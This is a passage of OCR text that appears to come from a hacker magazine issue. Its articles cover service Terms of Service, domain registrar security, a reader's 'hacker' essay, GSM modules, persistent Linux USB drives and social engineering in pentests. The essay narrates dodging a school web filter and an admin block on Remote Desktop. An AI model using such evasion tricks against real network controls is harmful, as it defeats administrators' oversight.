However, despite the positive impact of such availability, it's imperative that we remember the constraints and limits inherent in the way these resource marketplaces have developed in the real world. In particular, the Achilles heel of Terms of Service (TOS) provisions is one that has a profound importance to technology activists, one that is often overlooked. Sadly, this can create gaps in both the operational effectiveness and the reliability of such projects, a well as substantial security risks. Again, the high profile example of WikiLeaks is illustrative: repeatedly, the project has been hamstrung by infrastructure components that were unilaterally turned off by service vendors who, after citing their respective TOS, simply offlined their services. MasterCard, PayPal, NSI, Amazon... even DNS service providers have taken such unilateral actions, and thus forced periodic scrambles by WikiLeaks to locate new resources to replace them. Often, those new resources have failed to last long... and the process has repeated itself. The common factor? TOS.

It is for this reason that we must become much more adept at analyzing - and consistent in reviewing - TOS. How many folks reading this article have actually done a careful review of the TOS of a net-based resource used in their routine online activities? Whether we're talking about a hosting provider, a domain name registrar, a Virtual Private Network security provider, or a payment processing network... pick any one. Over the years, I've asked folks this question. The answer is generally "no, I don't really read that 'legalese' - it's impenetrable, and besides it really doesn't matter." Impenetrable it may be (more on that later), but unimportant it's most certainly not!

Essentially, TOS lay out the conditions and constraints under which a provider is offering service in exchange for payment (or, in the case of free providers such as webmail, in exchange for the ability to hammer "users" with advertisements). The TOS say what the service provider agrees to do, what it doesn't agree to do and - most importantly - what conditions allow it to stop providing the service altogether. Finally, the TOS usually outline when and how the service provider claims the right to hand over sensitive, private information to third parties (including cops, lawyers, government spooks, etc.). Obviously, these are important issues, and just because they are buried in small-text notifications - or couched in legalese - in the TOS page that nobody really reads does not make them any less important. If anything, the fact that they're essentially hidden in plain sight is a surefire clue that there's something in there that most service providers really don't want their customers (whom they label as "users" - a telling distinction) to know. Let's look at some examples.

A common condition in TOS for hosting companies is that they reserve the right to cancel the account, without notice, if any "unlawful" materials are stored on their servers. While that seems fairly straightforward, it's not. Let's say you are running a project that provides free hosting for controversial websites that have been censored elsewhere online (something I've done for more than 15 years, myself). That project moves a website onto a leased server, pays three months in advance for hosting, and - suddenly - the server goes offline. When contacted, the hosting company cites their TOS; the TOS, in turn, have that "unlawful" clause in them, and furthermore state that the company can forfeit the entire

prepaid hosting fee if they decide that materials are "unlawful." The money is down the drain, and the website is offline. But - you might think - if you just don't host anything "unlawful," this can't happen, right? Here's the clincher: unlawful where, and by whose decree? Perhaps you are hosting a website that includes announcements of same-sex marriages performed recently in New York City. Lawful, or unlawful? Well, it's certainly unlawful... in Bahrain. Maybe the websites include details on how to encrypt online communications - that's lawful, right? Not in Iran, or North Korea. With a global network, just relying on the word "unlawful" means we've got a lowest common denominator issue. If it's unlawful anywhere in the world, then - technically - that material is "unlawful" according to many hosting companies' TOS. They can shut it down, take your money, and point at the TOS for justification. I've seen this happen many, many times over the years - it's not purely hypothetical.

I've also seen many TOS that refer to "immoral" activities, and I'm sure most readers can see just how unacceptable that will be in actual practice. Immoral to whom? To the theocrats in Saudi Arabia or Pakistan? Immoral to anti-evolution bozos in Kansas? In fact, I have a rule of thumb about these "morality police" TOS clauses: any piece of information will, inevitably, be considered "immoral" to at least one human being somewhere in the world. Thus, a hosting company (or VPN service provider, or domain name registrar, or advertising network, etc.) can cite a "morality police" clause in their TOS to censor or shut down any project, any website, any network they so choose - and usually keep all prepaid fees to boot! Obviously, these kinds of clauses in a TOS should be a big red flag: avoid at all costs.

Earlier, we acknowledged that most TOS are written in cryptic, hard-to-read legalese. Why is that? Is it because there's some legal standard that "requires" such documents to be written in this way? In fact, no - exactly the opposite. In Western legal systems, there is a basic standard that courts uphold which prefers "plain language" documents to documents that are completely bogged-down in wherefores, heretos, and aforementioneds. In reality, I've come to conclude after years of reading TOS that companies use this impenetrable language in order to hide unpalatable TOS terms in such a way as to make them hard for people to find before signing up for the service. If the TOS said that they could turn off service whenever they feel like it, how many people would ever sign up? Not many, I think. However, put that same condition in boilerplate legalese, hide it on page 13 of the TOS, and, in practice, nobody will read it. That's why we see so much needless complexity in the language of TOS - it's also a good reason to avoid needlessly-complex TOS, as you seek out service providers for your own projects.

Finally, and perhaps most importantly for those of us who work on security-intensive projects, we must watch out for elements of the TOS that create enormous risk for the privacy of sensitive information. A common phrase to see is that a service provider will turn over information "at the request of any law enforcement agency" (or similar words). What this translates to, in practical terms, is an open-ended ability of anyone with a badge (or just someone pretending to have a badge, via spoofing) to go on an unlimited fishing expedition within otherwise-private information. While some elements of service infrastructure can be protected by encryption (leased servers can run FDE so the colo facility couldn't leak private information - even if they want to), other elements don't lend themselves to such protections. Payment processing is a good example of this risk: if your project takes donations from supporters or participants, that identity information for each supporter is vulnerable to being leaked to unfriendly police goons (or government spooks) if the TOS includes privacy-anathema language. And, just as with "unlawful" language, such language is hideously vague when it comes to what sorts of "law enforcement agencies" are covered. Does this just relate to specific countries? How about spy agencies, or political parties? Tax-enforcement agencies? In short, having this kind of language in the TOS - what I refer to as "snitchware" language - puts the security of many projects at risk. These aren't hypothetical concerns, either - I've seen real-world leaks of highly private information that was retroactively justified by snitchware TOS elements.

This is the bad news: TOS language is often designed to be difficult to read and understand, and buried inside we routinely find elements that are simply unacceptable in terms of project reliability, economic fairness, and security considerations. There's some good news to balance out the bad news, however. Some service providers have set themselves apart specifically by writing and implementing TOS that are free of snitchware, clear about what jurisdictions' laws will be applied, and honest about any other limitations the service has (by writing the TOS in easy-to-read language, not legalese). When you are looking for providers as you provision future projects, you now know enough to read the TOS and watch for gotcha conditions that are best avoided. It takes a bit more work than just choosing whoever is cheapest (for example), but it pays off in the long run in increased project reliability, security, and lower overall cost. How can you know if a company with a good-looking TOS really abides by those terms? That's actually quite simple: research their reputation and see if they've ever been caught breaking their own TOS. A solid company, with years of reputation to back them up, will stand proudly by

their TOS and, often as not, will emphasize them in their marketing materials. That's a good sign that they're on the up-and-up.

The other good news is this: in many service infrastructure areas, there are big opportunities for project teams with integrity and good reputations to create services that embody high-quality TOS as a key element of the service itself. If you can't find a provider that has that kind of TOS for an infrastructure element you need for one of your projects, perhaps that's a sign that there's a market need for exactly such a service. My experience is that most companies with piss-poor TOS do so because they lack the courage, integrity, or real-world experience to do better than that. They figure that "everyone else" uses sloppy, unreadable, snitchware TOS... so why not just go along with the crowd? Well, as we all know, it's the people who are brave enough to ask hard questions - and take brave stances - that often set the tone for where the rest of the crowd eventually goes.

While it might seem boring to pore through the TOS of each component that you include in your next project, the long-term benefits more than make up for the eye-glazing reading times involved. Plus, you'll probably find that some of the TOS you read are actually entertaining in how utterly unreasonable they actually are: can they really turn off your service and keep your money if they just decide they don't "like" your project? The more you read over TOS, the more you will come to recognize a bad one when you see it - and the more you'll value those TOS you find that are clearly-worded, honest, and direct. There's no reason to settle for sloppy TOS that strip your project of rights and protections against mercurial service providers.

Domain and Security

by Donald Carter
donny.carter76@gmail.com

When it comes to the security of domains, most people think only of their website or website hosting, and not the actual domain itself. I should know. I work for a domain registrar. I will not name any companies because I do not know how all of them handle the security policies of the domains they register.

I know my company has a pretty solid security policy in place and we enforce it very well, even on the phone with customers. (I have upset some customers because they put a fake company name in their profile.) The policy basically states that we have to go by any corporation that is put into either the record of the account owner or domain owner, depending on what is going to be done. So, let's say that you forgot your password and don't have the email on file anymore. Then the company would go by account information. Or, if you want to gain control of your domain because it's a former employee who registered the domain and has the company name in the organization, we go by the domain owner information.

With that said, during a team meeting we were told about a major competitor and a major mistake one of their former employees made. It started out as a person who purchased a domain for personal use, then purchased some other domains for family. Then the person went into business with a partner. Well, the partnership ended, and the partner called up the domain registrar to get a hold of the domain. After some verification, the agent who helped the partner gave the whole account with *all* of the domains to the partner. When the partner figured this out, he contacted the agent and tried to give the account back, minus the domain he wanted to keep. Well, the agent ignored the partner, so it went to court, the agent lost his job, and the company had a big fine, plus they had to figure out how to make their security better for their customers.

After hearing about that, it makes me think about all of the people I talk to on the phone who don't think about the security of their domain as much compared to their website. I get a lot of callers saying "my website is down" when the real problem is that their domain is expired. Then, once the domain is renewed, I used to say things along the lines of "the name servers need to be updated," and get the all too familiar response of "what are those?" So basically, the customers have a new problem of still not having a website because they didn't keep a good record of the name servers to use.

The best way to sum it up is that not a lot of people really think of domain security. All a hacker needs to do is get a hold of an account of some big name company, say like State Farm or Amazon. Once they get a hold of the account, they could change all the domain ownership information, and change the name servers in the account to point somewhere malicious. The registrars could easily change the name servers, but the real issue there would be that the account and domain information had been altered. With the information altered, then who is the real owner of the domains? The way to regain control of a domain then is a matter of doing a domain dispute through ICANN if the record doesn't show what information was changed or if the information has been changed so many times that it's too hard to trace back.

The Hacker Perspective

by ternarybit

The Jargon File provides several widely accepted definitions for the term *hacker*, the one of which I find most suitable is "one who enjoys the intellectual challenge of creatively overcoming or circumventing limitations."[1] Countless others define hackerdom in terms of personality types, temperaments, tendencies, and habits generally associated with computer enthusiasts. These definitions serve us well on a superficial level; however, I seek to define hackerdom in terms of something much more broad and encompassing. I aim to reveal something I don't believe anyone has before: the heart of a hacker. Maybe we haven't done this because we find comfort behind veils of secrecy and anonymity; today, I'll do what hackers do best: fly in the face of established norms.

My name is Austin. I'm a married 24-year-old Caucasian Protestant middle-class English-speaking citizen of the United States currently earning a dollar and a half above minimum wage. I have never committed a single line of code to an open source project; I have never reverse engineered a binary in hexadecimal; I have virtually no karma or presence on Slashdot; baud-rate connection speeds entirely predate me; I took one semester of junior college, and I installed my first Linux distribution less than three years ago - but I am most certainly a hacker, and so are you.

Many ask "what is a hacker?" or "how can I become a hacker?" These questions find a basis on the incorrect assumption that we define a hacker primarily by what we do rather than who we are. Hackerdom, rather, comprises a broad set of faculties and proclivities that I believe everyone possesses to some degree: critical thinking, creativity, inquisitiveness, problem solving skills, and a hunger for knowledge, to name only a few. As such, most self-proclaimed hackers agree that, for example, every inventor that ever lived qualifies for the title "hacker." What they may not agree about, yet what I find resoundingly true, is that *everyone* who ever lived behaves hackishly at times, and most people hack almost every day of their lives - even if they don't know it.

Consider the women who master the art of manipulation by using their charms to get what they want from men - curiously reminiscent of what hackers call "social engineers." Hacks don't require computers or even complexity, only creativity. *The Jargon File* offers that "hacking might be characterized as 'an appropriate application of ingenuity'."[2] Hacks usually involve finding a use for something beyond its designed purpose. For example, my wife used her collection of miniature hair clips in lieu of clothespins on our clothesline: a worthy, yet very simple hack. Likewise, my father hacked a tuna fish can by cutting off the bottom and using the resulting metal ring as an egg mold to make campfire egg muffin sandwiches. In fact, though he rarely applied his hackishness to computers, my dad was the most brilliant hacker I know. He found joy in innovation: making the existing process faster, more efficient, cheaper, easier, and ideally, all of the above. One day he was painting wooden siding for a home remodel, and found that he could shave minutes off the time it took to paint a slat of siding by drizzling a bead of paint down the length of it first, rather than applying paint solely with a brush. Surprisingly, his boss didn't like this at all and insisted that he paint them "correctly," even though his new technique resulted in a more even coat and faster application. The tragic lesson we learn time and time again remains that people take grave offense when bested, a lesson the Mentor writes about in his *Hacker Manifesto:* "My crime is that of outsmarting you, something you will never forgive me for."[3]

If you're asking yourself "how do I become a hacker?," you ask amiss. Perhaps you should ask instead: "How can I cultivate and nurture the hackish qualities *I already have?*" The answer is as unique as you are, and don't ever succumb to the lie that hackerdom is some exclusionist, elite meritocracy that few can ever aspire to. Yes, the Mentors and Mitnicks who truly define our generations deserve much credit, but their exploits by no means comprise the entirety of hacking - or even most of it. My hacks definitely won't ever make the headlines, and many who frequent the likes of Slashdot would laugh down their nose at me for mentioning them, yet they remain treasures of intellectual accomplishment to me.

Back in high school, I spent most of my lunch in the library computer lab, and, of course,

WebSense censored our Internet connection and denied access to hacking resources, along with most proxy services. My solution: set up my own proxy service on my home PC. I found that all I had to do was set up Apache with Perl and CGIProxy on my Windows XP box and leave it running during the day. I also enabled Terminal Services so I could use Remote Desktop if I wanted to. I memorized my WAN IP and could then browse freely from school. However, a problem arose when the librarians would look over our shoulders to make sure that we weren't breaking the rules. Since the librarians knew what proxies could do, I had to change the CGIProxy default splash screen to something more innocent. Ultimately, I decided to copy and paste the HTML from Google's home page over that of the CGIProxy splash screen. Whenever I wanted to read *Phrack* or check 2600.com, I "searched Google" for the domain I wanted, which then took me to the proxied domain, and I avoided all suspicion! I also used my little Apache box as a crude homework repository. I organized all of my assignments into school years and classes, which were all available to print from any computer in school at any time. This came as a Godsend in a pre-flash drive era when it seemed that one out of five floppies failed on my way to school, and home printing came with a hefty price tag.

The hack that gratified me the most, though, came from my creative use of MSTSC, or Microsoft Terminal Services Client. As mentioned previously, I opened port 3389 on my home box so I could use Remote Desktop from school. Now, school computer policy explicitly forbade downloading software either from the net or from personal media, but since MSTSC is a built-in part of Windows XP, I found a delicious loophole that I exploited liberally. I terminaled to my home box daily to extract freshly downloaded warez, start new downloads, or run programs that school PCs couldn't (e.g. IRC). Before long, the network admins began to battle my hacker friends and me to find a way to block MSTSC. They set up a policy that prevented the execution of any file called "mstsc.exe," so we just copied the binary into our personal folder and renamed it "not_mstsc.exe." Then they blocked it by the internal program name, so we fired up ResHack (Resource Hacker) and changed the program name, icon, and title bar text to resemble an Internet Explorer window with a Google search for "chemistry." Eventually the librarians decided to turn me in to the assistant principal on the grounds that I had a "downloaded program" in my personal folder (not_mstsc.exe). I carefully explained to him the nature of MSTSC and how I had not broken any school policies by using it. A look of disappointment fell on his face when the district helpdesk confirmed my explanation. I left his office without any disciplinary action as he, with a look of curiosity, tried his credentials to terminal into the district domain controller.

A more recent application of ingenuity solved my perpetual issue of Internet connectivity on Linux live distributions. I enjoy running live distros like Clonezilla, Trinity Rescue Kit, and Knoppix. Most older or more minimalist distros come packaged with only wired ethernet drivers, which leaves me to install Wi-Fi drivers if I so choose. For reasons I won't outline in detail, my home office never seems to find its place in the same room as the router, and running a hardwire has never been practical. As such, for the last five years or so, my only connectivity has traveled over 802.11. This doesn't hinder me most of the time, but sometimes the only practical means of getting online comes from a hardwire (no, I'm not going to install a Wi-Fi driver every time I boot TRK). The brilliant solution came from one of the most unlikely places: *Maximum PC*. They recently ran an article about the latest generation of wireless routers, and devoted a small corner of one page to what one could do with the older router. The last suggestion said that some routers, when loaded with third party firmware, could act as a "client bridge," which effectively turns it into a universal, 4-port wireless adapter. Quite coincidentally, my grandparents sent me home with a "broken" Linksys WRT54Gv6 router only a few weeks before. I checked DD-WRT's HCL, and, sure enough, my router was on it. I devoted half a Saturday to carefully reading the flashing instructions, which proved much more difficult than usual since my router revision comes with only 2MB of flash. To my delight, I found that the version of DD-WRT I used not only supports "client bridge" mode, but also "repeater bridge" mode, which also acts as a wireless repeater. The solution worked beautifully. Now I have a 4-port 100Mbit switch in my office, an amplified Wi-Fi signal in my house, and, no matter what distro I boot, it can pull a connection through the LAN.

The lesson isn't how "elite" I am, but rather that I applied my aptitude to solve a problem in a creative way, and even without breaking the rules. My repeater bridge solved a problem I've wrestled with for years, at zero out-of-pocket cost and only a few hours of tinkering. Even better, I put to use an otherwise useless piece of hardware. Elitist hackers may scoff at my "infantile" solutions with comments like "why didn't you use an SSH tunnel, or run Slackware 6 to host your site? You mean you didn't compile Apache and Perl from source?" I find in this the most repugnant tendency in the hearts of self-proclaimed hackers

and computer enthusiasts: pride. After successfully installing and configuring Arch Linux on my newly-acquired laptop, I felt finally at home in the world of Linux and decided to visit the Arch IRC channel to join in camaraderie with my brethren. Upon reading the rules and MOTD, I thought it reasonable to introduce myself politely as one who heartily enjoys Arch in favor of nearly every other distro I've tried. The first response I got came in the form of a "cookie" from the IRC bot, compliments of a rather stuck-up idler. It carried the message, "Here, have a cookie because you figured out how to follow a tutorial on installing Arch Linux *all by yourself*." This attitude infects our ranks and kills our prospects at an alarming rate. Why should anyone try to join the brotherhood of hackers if he or she will find nothing but revulsion? Aren't there enough consolidated masses arrayed against our kind to merit just a little hacker solidarity?

My message to the aspiring: don't give up, even when those from within bring you down. If you solved a problem in a creative way, learned something that came very difficult to you, or saw something old in a new light, *you hacked,* and are, by extension, *a hacker*. Don't let anyone convince you otherwise.

My message to the accomplished: practice tolerance, kindness, and even love to those of us who haven't reached your level yet. Don't feel threatened by a little competition, and don't narrow your view of hackerdom to only include you and your particular milieu. Mentor an adept, support the seekers, and don't ever forget where you came from. After all, we're all alike.

Works Cited

1. Raymond, Eric S. *The Jargon File* "Hacker". 29 Dec. 2003. http://catb.org/jargon/html/H/hacker.html
2. Raymond, Eric S. *The Jargon File* "Meaning of Hack". 29 Dec. 2003. http://catb.org/jargon/html/meaning-of-hack.html
3. Blankenship, Loyd. *The Conscience of a Hacker.* 8 Jan. 1986. http://www.phrack.org/issues.html?issue=7&id=3


Submissions for "The Hacker Perspective" are closed for now, as we have enough columns for the next couple of years. But don't fret. Use that time to experiment and learn new things. When we reopen submissions, you will have a lot more to write about! But in the meantime, please send us your articles on other topics. Our mailbox is there for you:
articles@2600.com


DID YOU KNOW THERE ARE TWO MAJOR HACKER EVENTS IN NEW YORK CITY THIS YEAR?

That's right, not only is there a HOPE conference this year, but there's a very special milestone: the 25th anniversary of the first *2600* meeting!

Friday, June 1, 2012 from 5 to 8 pm in the public atrium of the Citigroup Center, 153 East 53rd Street (between Lexington and 3rd Ave.), New York City.

All Are Welcome





Towards a Hacker Friendly Mobile World

by Casandro

As a hacker, there is one part of technology which is particularly fascinating to me and this is communication technology. It is mind boggling to think that you can reach a third of the world's population within seconds by punching a few digits into a small plastic box on your desk and lifting up the receiver. (Or the other way round if you have a dial phone.)

But not only people can communicate. The Internet, a network intimately connected with computers, has taught us that machines can communicate with themselves, too. Not only that, but you can make machines and people communicate with each other.

Digital wireless communication networks certainly are one of the more interesting developments. Although those were already deployed in the early 1990s, only now the prices have fallen enough to make ubiquitous communication a reality.

Obviously, it would be great if you could harness this technology for your own purposes. Until recently this was very difficult. You could buy special mobile stations from companies like Falcom which provided you with a simple modem-like interface. I believe some of them even were MS-DOS compatible so you could run your own software. However, when those were around, they were large and expensive.

Then many companies decided to take a normal mobile phone and place it into a new package. This resulted in a small printed circuit board with some shielding. Unfortunately, those boards still cost around $100, so they had to be replaceable. Since space was an issue, the connectors often were tiny and exotic. Few companies provided something you could solder at home.

Recently, prices have fallen enough for directly soldered modules to be feasible. The distance between the "pins" is now large enough to allow hand soldering even by lesser skilled people like me and there is no need for an exotic connector.

Companies which sell those modules are Enfora and Simcom, but there are probably many others. My personal experience is with Simcom as they have some quite easy to use modules. However, most of what I will be talking about is valid for all modules. The one I have the most experience with is the SIM900D, which is so far the most reliable I have seen. First of all, it is fairly simple. You connect a SIM card to the module (some modules come with an internal SIM card reader), a random length of wire as antenna, as well as the serial port, power source, and power button. You press the button, wait a bit, and enter "atatatatatatat" on the terminal until you get an echo. It's just like with any "Hayes" modem, in fact there is even auto-bauding. Most of the commands are standardized, however some are not.

If you want to build a telephone, most modules will provide you with symmetrical analog connectors for audio in and out. Those are designed to be directly connected to microphones and speakers. In fact, many modules even have a "buzzer" output so you can get a ring tone. On UMTS (or WCDMA) modules, you can even have camera connectors and file systems. Since those protocols are fairly bursty, one of the main problems is the power supply. It needs to be able to deliver short surges of up to several amperes without the voltage dropping below a certain threshold. Most suggested power supply designs have an inductor in series after the actual power supply. Make sure its series resistance is low enough. For mobile devices, however, most modules offer battery chargers which are able to charge Lithium-Ion batteries. Those have a two or three pin connector going to the battery (third pin for temperature sensor) and a charge input pin. Some even have a switched external voltage output, but, depending on what you want to do, you can also get your power from that battery.

On the software side, there is one problem. AT commands are not very suitable for automatic processing. Most commands end their output in an "OK" or "ERROR" line. However, some commands also immediately respond with "OK" and later announce their result via something called an "Unsolicited Message." Those messages can pop up at just about any time. Many

start with a +, while others like "RING" have no particular format.

One popular feature is what some Chinese companies call an "intrinsic TCP/IP stack." It allows you to establish and use TCP connections or send and receive UDP packets without implementing TCP/IP yourself. The quality of those stacks is quite diverse. Some reboot constantly while others work fine. Each vendor has its own commands to set up the connection. Typically, you first need to connect to the GSM network, then the GPRS network, then you can establish a connection to the APN before you can do your TCP connection. If you don't like that, you can also establish a PPP connection to the module and directly send packets to the APN.

So what does it take to make your own mobile phone? Theoretically, most of those modules already have connections for keyboards and displays. If you could get your own custom firmware onto such a module, you could use it directly. However, this requires you to contact the manufacturer, and it's unclear if they will respond. The more flexible route is to add an external application processor. This would be a great opportunity for a software project. How could one make an operating system for mobile phones which is truly hacker compatible? Something perhaps a lot smaller than Linux, so you can use cheap low power and easy to solder microcontrollers. This would not only give you full control of the software, but also of the hardware.

There are already some "embedded" operating systems, both free and commercial. One of the problems is that they rarely focus on the user. You usually have a pre-compiled monolithic block which does what it's programmed to do. If you want to change anything, you need to recompile that block. This leaves you with nothing more than a stupid appliance.

There is no technical reason why it needs to be like this. Home computers used to boot into a BASIC interpreter. They used to store their software in a tokenized format which you could easily read using the LIST command. You could easily edit your software and run it. Just imagine having some powerful and small language which would make the same thing possible. On boot-up it would read the source files from files on a file system, either in token or text form and store them in RAM. The interpreter would interpret them, and you had a local de-compiler to translate the tokens from and to text. Add in an editor and you have a hacker friendly system.

Speed probably is no issue anymore. A C64 could execute about 100k instructions per second. The most meager microcontroller you can reasonably buy can execute 16 million in the same time. Of course, native code would be faster, but there are several problems:

1. Many microcontrollers are Harward designs with separate program and data memories. The first usually is flash which you cannot rewrite very often.

2. Translating binary code back to something human readable is fairly complex. In order to avoid bugs, it seems sensible to avoid any unneeded complexity. However, you can always switch to binary code later, as all the software is available as source.

3. Those microcontrollers typically have no security features. They have no boundary checking, they have no protected mode, not even an MMU. With an interpreter, you can easily emulate those properties.

Pieces of code people generally would like to have as native code could always be implemented in the interpreter itself, or there could be some mechanism which allows you to execute code stored in a binary file. Ideally, most of the software running would be interpreted and editable while it runs. This seems to be impossible, however the Lisp machines as well as the experimental Erlang system from *Erlang: The Movie* (watch it, you won't regret it) showed that it could be done.

Networking with already existing services might be a bit more difficult. After all, running a full-fledged web browser with only two kilobytes of RAM might be hard. Contiki managed to do that by using "byte serving," a technique allowing you to ask for a small portion of an object from a web server. However, since fixed computers are easily available, it might be a good idea to render the web page at a server you own. A 320x240 monochrome frame only needs a few seconds to transmit at GPRS speeds, and you could load more into the frame buffer of the display for fast scrolling. Such techniques are used, for example, by the Opera Mini browser.

Another route would be to emulate an already existing system. However, this means you will have to have a lot of RAM. The largest RAM chips you can get reliably in solderable packages are 512 kilobytes. Anything beyond that is either hard to get, difficult to drive with microcontrollers, difficult to solder, or a combination of those.

This is, of course, just a collection of ideas. Each one of them seems possible. Combining them might create something amazing we can all share. Let's work together to make the world a more hacker friendly place.

by D4vedw1n

I've been reading *2600* now for a while and have gained a ton of knowledge, learned a new "critical" way of thinking, and want to say *thanks!* to everyone. I noticed, though, that many of the articles printed herein require Linux to perform. I've been playing with Linux (and like it a lot) for some time, but some of us are stuck with Windows. Reasons can range from being stuck using school/library computers to your family rejecting the operating system. You could use dual boot if you are the "owner" of the machine. This too may become tiresome for both the Windows users and the Linux user (at least it did in my house). You could setup a virtual machine on your PC, but this isn't very portable, and you may not have access to *all* of your hardware. Our next option is Live CD/USB options, but this poses a problem if you want to save information.

I wanted a bootable thumb drive that I could update, easily save to, and treat as my own (not an alternative). I learned this was called persistence and I had found my solution. I found two programs for setting up a persistent thumb drive, LinuxLive (LiLi) (`http://www.linux➥liveusb.com`), and PenDrive (`http://➥www.pendrivelinux.com`). I played with both versions enough to familiarize myself with them. They both offer a good variety of Linux distributions, and the ability to download or use a local ISO at the time of setup. LiLi offers the ability to use a CD as well. You then choose what drive to install to. Both versions offered persistence, depending on the distro chosen. Install times were pretty close as well, with PenDrive at 15 minutes and LiLi at 16.5 minutes on my 8GB thumb drive using a local copy of the Backtrack 5 ISO.

There are two other differences that I liked in LiLi over PenDrive. First was that you can run LiLi's version in Windows as a virtual machine with VirtualBox. Unfortunately at this time the persistence does not work in Windows 7 or Vista, *but* it does run in those versions. The second thing I liked was found on boot-up. The GRUB loader for LiLi gives you an option for persistence mode. While PenDrive has several options, it doesn't specifically *say* "persistent." I tested the default mode though, which did appear to have persistence. When I have some more time, I may play with this more, since it appears that the only version of LiLi's BackTrack that has persistence is the one labeled as such.

I've tested a couple of other versions using the LiLi installer, and persistence worked with some and with others it didn't. I didn't test all of the available versions, but I tested a handful of versions I was interested in or familiar with for persistence since that is what I was looking for. Persistence worked with BackTrack, Mandriva, and Mint. Persistence did not work for me on Ubuntu, Knoppix (although it says built in), and Open Suse. Obviously, with our subject matter in *2600*, I was very interested in BackTrack and Knoppix, and was a little let down that I could not get persistence to work with Knoppix.

There are a couple of other things that I want to mention. First is that not all versions will work with all computers. I found that BackTrack would work for most Toshiba, HP, and Dell models I have access to. I think one Sony I tested worked, and I wasn't able to get it to work on any Macs (I work in a retail store with about five models for each brand). The second thing I want to mention is to update your image as soon as possible. Just like Windows, Linux updates are important. Third is if you are using persistence, I advise you to find a method for backing up regularly. Sometimes when the image fails to load on a PC, the image will crash and the drive needs to be recreated. I've had to recreate my BackTrack drive several times because it failed to boot on a laptop and corrupted the drive. Lastly is that at this time you can't dual boot one of the installations (there's a disclaimer on one of the sites). Once I get a little more comfortable with it, I'm going to play with this though. BackTrack and Mandriva appear to use a GRUB loader, so I may be able to bypass this.

I know that this article is not professional level information, but I hope that it will help at least a few other readers in their pursuit of the hacker spirit and knowledge, and hopefully pique someone's brain for a future article.

The Major Flaw of Pentesting

by Seeker7

The company I work for recently sent out an email letting everyone know that an outside security firm would be attempting to gain unauthorized access to company tools and resources from both inside and outside of the company's infrastructure. It also stated that this was part of a yearly security audit being done by the company. The only problem that I have with that is that I found a bunch of potential security flaws just a few months ago from my home that I then brought to the attention of my superiors. I guess the penetration tests didn't do too well last year....

Anyway, this whole process got me to thinking. Many companies and organizations will either hire outside consultant groups or use internal IT/security staff to run these penetration tests. I do believe that proper security and network penetration testing is important to protecting a company's assets. However, it shouldn't be the only method of network security.

First, many companies have a flawed password policy. Luckily, the company I work for is pretty strict on that, but many companies are not. If a company doesn't have users changing their passwords on a regular basis, making sure that the same passwords aren't being used for multiple company tools and resources, and ensuring that the password policy forces upper and lower case, numbers, and special characters, there are potentials for problems right there.

However, this is not the major drawback to pentesting. The biggest drawback to standard pentesting is that it doesn't test the weakest possible link in the network. The link I speak of is the guaranteed failure point of any network, without any exception. In fact, you could say that it is the most critical element in the network security chain. The element I speak of is the group of people who are using the network on a day to day basis, the employees.

While most companies have strict policies and procedures when it comes to revealing information over company phones to non-authorized people, these policies are not often put to the test. Chances are that someone who is sufficiently skilled at social engineering could easily discover what buttons need to be pushed and when in order to get the exact information they are looking for.

Many times, transfers and/or exchanges between multiple departments can be a very weak link. One group either doesn't document calls or interactions very well - or at all - and, even if they do, the other group either doesn't have access to or usually doesn't check the history in existing ticketing systems used by most IT and customer service groups. Basically put, if someone is trying to get information on an account, individual, or network, they can usually get part of the information they need from one department and use that to get what they want from another. Perhaps, if documentation was better and the second group checked up on things, they would suspect something.

This is just one of the many examples of how social engineering could get access to privileged information. There are many more, and I am sure if you look at information from various magazines such as *2600* and audio and videos from various cons around the world, you can find many more.

My goal here is not a primer on social engineering. My goal is to point out something that should be obvious. Companies should be running regular internal security checks against their employees and be giving constant feedback to ensure that people know how to properly handle secure information. This especially holds true for customer service and technical support groups, which generally face the end user and public at large.

In my current job, I have seen plenty of cases where someone calls in stating that their account has been compromised. When checking the history in our system, I find that existing security policy wasn't followed, simply because the person on the other end of the line was irate, pushy, and threatening to contact the corporate office. The representative was overwhelmed and caved.

Again, regular network penetration testing can provide valuable feedback to IT and security professionals that is essential to creating a secure network environment. I am not trying to downplay that. However, network security is only going to be as good as the people using the network.

I don't know of any security consultant groups that perform social engineering audits, and if there are groups out there, they probably charge a pretty penny to get that service. My suggestion would be that companies use senior members of their own teams to test other employees. This way, they already have an idea of which buttons to push, and where the flaws in the system might be. All that would need to be done is to prove that to the right people in order to increase trainings and awareness on existing policies, and to create new ones to fill in the gaps. Not to mention that because these people are already employed by the company in question, it would save them the costs of hiring someone from the outside.

In closing, I just want to say that pentesting is great. It can be tedious, exciting, challenging, fun, and everything in between. It can be a great resource to many organizations looking to improve their network security. All that being said, companies should also place a significant emphasis on educating and policing their own. When these two things are coupled together - both network and social engineering pentesting - one can begin to build a very solid security policy, starting with and strengthening the weakest link, the employees.

Free Music: The Quest for the MP3

by DMUX

I don't know why I haven't heard of anyone else doing it the way I did. It was a simple idea and it was the same way I did it when I was eight. Maybe it is too much work for most people and they don't care.

Since the boom of the Internet, there was a time that music had somewhat of a Holy Grail status. Everyone was trying to find it. In the past 14 years, I have read various articles and tactics of how to find free MP3s. As I read these articles, some explain how to get free music by logging in to [insert "one free MP3 when you sign up" website here]. Seems like a lot of work to me. I think back to my early childhood of "obtaining free music."

(Just to set the record straight, stealing is wrong. Now back to the story.)

